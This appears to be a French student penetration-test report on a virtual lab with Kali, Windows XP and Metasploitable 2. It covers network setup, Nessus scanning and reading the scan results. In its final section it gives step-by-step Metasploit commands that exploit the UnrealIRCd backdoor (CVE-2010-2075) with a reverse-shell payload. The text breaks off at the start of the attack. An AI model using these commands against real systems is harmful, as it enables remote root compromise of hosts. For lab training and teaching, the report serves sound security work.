Rapport de Test d'Intrusion - SAE 304

Sami HAMEG - BUT2 RT - Janvier 2026

Introduction

Le test d’intrusion, ou **pentesting**, est une pratique de cybersécurité consistant à simuler une cyberattaque contre une infrastructure informatique afin d'en évaluer la sécurité. Contrairement à une attaque réelle malveillante, le pentester opère de manière éthique pour identifier les failles avant qu'elles ne soient exploitées par des attaquants. Cette démarche suit généralement un cycle rigoureux : la reconnaissance (analyse des services), le scan (détection de vulnérabilités), l'exploitation (preuve de l'intrusion) et enfin la rédaction d'un rapport de préconisations.

Le pentesting est aujourd'hui un pilier indispensable pour les entreprises souhaitant valider l'efficacité de leurs défenses et garantir la confidentialité ainsi que l'intégrité de leurs données.

Le projet **SAE 304** a pour objectif la réalisation d'un test d'intrusion complet au sein d'un environnement virtualisé sécurisé. La première phase consiste à mettre en place un laboratoire sous l'hyperviseur **VirtualBox**, incluant une plateforme d'attaque sous **Kali Linux** et deux cibles : une machine **Windows XP Familial** et la machine **Metasploitable**. Pour mener à bien l'audit, le scanner de vulnérabilités **Nessus** est installé directement sur la machine Kali afin de lancer des tests d'intrusion automatisés sur les deux cibles.

Une fois les scans effectués, l'étape suivante repose sur l'étude approfondie des rapports générés pour identifier les faiblesses critiques des systèmes. L'audit se poursuit par une phase active d'exploitation où une ou plusieurs vulnérabilités sont testées, documentées et commentées avec précision. Ce travail technique aboutit enfin à la rédaction d'un rapport professionnel et à la préparation d'une soutenance orale de 10 minutes, permettant de démontrer la maîtrise des outils et la pertinence des analyses de sécurité effectuées

Table des matières

Mise en place de l'Environnement de Test

L'infrastructure a été déployée sous l'hyperviseur **VirtualBox** (version 7.2). Un réseau local isolé de type **NAT Network** a été configuré pour permettre la communication entre les machines tout en garantissant la sécurité de l'hôte physique.

Inventaire des machines virtuelles

Voici un tableau décrivant les rôles, systèmes d'exploitation et adresses IP des machines utilisées :

Rôle	Système d'Exploitation	Adresse IP
Attaquant	Kali Linux 2025.4	10.0.2.10
Cible 1	Windows XP SP1	10.0.2.15
Cible 2	Metasploitable 2	10.0.2.3

(Référence : Déploiement des machines)

Mise en place du réseau local

Configuration Réseau

Le réseau mis en œuvre est de type NAT (Network Address Translation). La plage d'adressage IP 10.0.2.0/24 **a été conservée,** car elle était déjà déjà présente sur les machines de l'IUT.

Vérification de la Connectivité

La configuration a été validée au moyen de tests de connectivité, notamment des commandes **ping**, exécutés entre la machine Kali et les machines cibles. Ces tests ont permis de confirmer que les flux réseau étaient correctement établis.

(Référence : Créer le réseau local)

(Référence : Test de connectivité)


Installation de l'outil d'audit (Nessus)

Nessus Essentials a été déployé sur Kali Linux à l'aide du gestionnaire de paquets **dpkg**. Pour accéder à l'interface de gestion, il est nécessaire de démarrer le service Nessus via **systemctl**, puis de se connecter à l'adresse **https://127.0.0.1:8834** et d'ignorer le message d'alerte.


(Référence : Figure 8 et 9)

Prise en main de Nessus


Après avoir accédé à Nessus, nous avons procédé à la création d'un compte Nessus Essentials. Une fois connecté, l'utilisateur est directement dirigé vers le menu. Il est nécessaire de créer un dossier **SAE304** qui servira à stocker les scans des machines virtuelles (VM) cibles.




En cliquant sur **« Create a new scan »**, la page proposant les différents modèles d'analyse (templates) s'affiche. Il suffit alors de choisir **« Basic Network Scan »**.



Il est ensuite nécessaire de créer un fichier de configuration pour le scan. Ce fichier doit contenir les informations requises (comme le nom et la description du scan) et, dans la section des cibles (targets), l'adresse IP de la machine à scanner (Metasploit et Windows XP, chacun ayant un fichier de scan dédié).





Une fois les deux fichiers de scans configurés, le dossier affichera les deux scans que nous avons créés. Il faut les lancer et patienter quelques minutes, le temps que Nessus collecte suffisamment d'informations sur nos cibles. Ensuite, nous pourrons cliquer sur le scan de notre choix (nous utiliserons les deux dans notre projet).



Analyse détaillée des vulnérabilités (Cible Metasploitable)

Après quelques instants, en sélectionnant le premier élément (Metasploit), les informations suivantes sont affichées. Nous cliquons alors sur l'adresse IP de la cible (10.0.2.3).





Analyse des Résultats du Scan de Vulnérabilités

Identification et État de l'Hôte:

- L'adresse IP scannée est 10.0.2.3 (Metasploit).
- La colonne Auth (Authentification) affiche "Fail", ce qui indique que les vulnérabilités ont été détectées sans l'utilisation d'identifiants (à distance).


Gravité Globale des Problèmes:

- L'hôte 10.0.2.3 est jugé très exposé, présentant 11 vulnérabilités critiques (niveau de danger maximal, signalé en rouge).


Synthèse des Vulnérabilités (Graphique Circulaire):

- La majeure partie des résultats est classée en Info (Bleu). Ces éléments fournissent des renseignements utiles (comme le système d'exploitation ou les ports ouverts) plutôt que des failles de sécurité directes.
- Les vulnérabilités Critiques (Rouge) représentent les failles les plus dangereuses. Elles pourraient potentiellement permettre à un attaquant de prendre le contrôle de la machine à distance.
- Les autres catégories de couleur (High, Medium, Low) correspondent à des niveaux de risque allant d'important à faible.

En cliquant sur l'hôte 10.0.2.3, les résultats du scan s'affichent de manière détaillée.



Plusieurs vulnérabilités sont visibles, classées selon leur niveau de gravité (critique, élevé, mixte, moyen, faible). Pour obtenir plus d'informations, nous allons cliquer sur la vulnérabilité de la famille backdoors (CVSS 10.0*).



UnrealIRCd Backdoor : Vulnérabilité Critique (Score de Sévérité 10.0)

Cette vulnérabilité est considérée comme la plus dangereuse. Son exploitation, **localisée sur le port 6667/tcp, permet l'exécution de code arbitraire à distance (RCE).**

Impact : Le service IRC est exécuté avec les privilèges **root (uid=0).** Par conséquent, une exploitation réussie octroie un contrôle total et absolu sur la machine compromise.

Exploitation de la vulnérabilité UnrealIRCd (CVE-2010-2075)

La faille **UnrealIRCd Backdoor** (ID 46882) constitue une cible prioritaire car elle permet une exécution de commande à distance avec les privilèges les plus élevés.


Contexte: UnrealIRCd Backdoor

La faille **UnrealIRCd Backdoor (CVE-2010-2075)** constitue un cas d'école majeur en cybersécurité, illustrant la vulnérabilité des chaînes d'approvisionnement logicielles. En 2010, des attaquants ont réussi à compromettre les serveurs miroirs officiels pour injecter un cheval de Troie directement dans le code source de la version 3.2.8.1, permettant ainsi une exécution de commande à distance (**R**emote **C**ommand **E**xecution) via une simple chaîne de caractères spécifiquement formatée.

Préparation de l'attaque

Pour mener l'attaque, il faut d'abord lancer msf sur Kali, trouver l'outil (search), puis le sélectionner (use). Ensuite, on spécifie l'adresse IP de la cible (RHOSTS) et la nôtre (LHOST). Il faut également déterminer la méthode de contrôle souhaitée (PAYLOAD) avant de déclencher l'assaut (exploit).

Initialisation de Metasploit : Lancez la console Metasploit.
msfconsole



1. Recherche du module d'exploitation : Identifiez l'exploit ciblant UnrealIRCd.
   search unrealircd

2. Sélection du module d'exploitation : Chargez le module correspondant à la backdoor d'UnrealIRCd 3.2.8.1.
   use exploit/unix/irc/unreal_ircd_3281_backdoor


3. Configuration du Payload : Définissez le payload de type reverse shell pour obtenir un accès via une commande Unix.
   set PAYLOAD cmd/unix/reverse

4. Définition de l'attaquant (LHOST) : Spécifiez l'adresse IP de votre machine Kali (l'attaquant).
   set LHOST 10.0.2.10


5. Définition de la cible (RHOSTS) : Indiquez l'adresse IP de la machine cible.
   set RHOSTS 10.0.2.3

6. Exécution de l'attaque : Lancez l'exploitation.
   exploit


Début de l'attaque



